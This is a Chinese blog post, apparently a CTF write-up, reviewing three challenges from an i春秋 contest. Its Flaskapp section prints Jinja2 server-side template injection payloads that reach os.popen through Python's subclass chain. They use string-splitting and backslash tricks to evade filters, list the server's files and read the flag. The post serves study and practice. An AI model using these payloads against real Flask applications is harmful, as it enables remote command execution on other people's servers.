
i春秋新春战疫公益赛复现

原创

天问_Herbert555 于 2020-02-26 00:03:16 发布 1479 收藏

分类专栏： # 比赛题目总结



blaklist

以前做过BUU的强网杯随便注，不过当时的两种解法都不行，做了这道题算是又学会了一种方法，直接记录在BUU的博客里了：

https://blog.csdn.net/qq_44657899/article/details/103239145

Flaskapp

在decode界面可以进行进行注入，提交payload的base64编码即可。

```
{{ [].__class__.__base__.__subclasses__()[127].__init__.__globals__['po'+'pen']('ls').read()}}
```

结果： app bin boot dev etc home lib lib64 media mnt opt proc requirements.txt root run sbin srv sys this_is_the_flag.txt tmp usr var

flag被过滤使用 `fla\g` 绕过。

```
{{ [].__class__.__base__.__subclasses__()[127].__init__.__globals__['po'+'pen']('cat  this_is_the_fla\g.txt').read()}}
```

结果： flag{93df69f0-3005-414f-a119-c5562af1b167}

ezupload

这道题因为不知道蚁剑的虚拟终端所以没做出来。。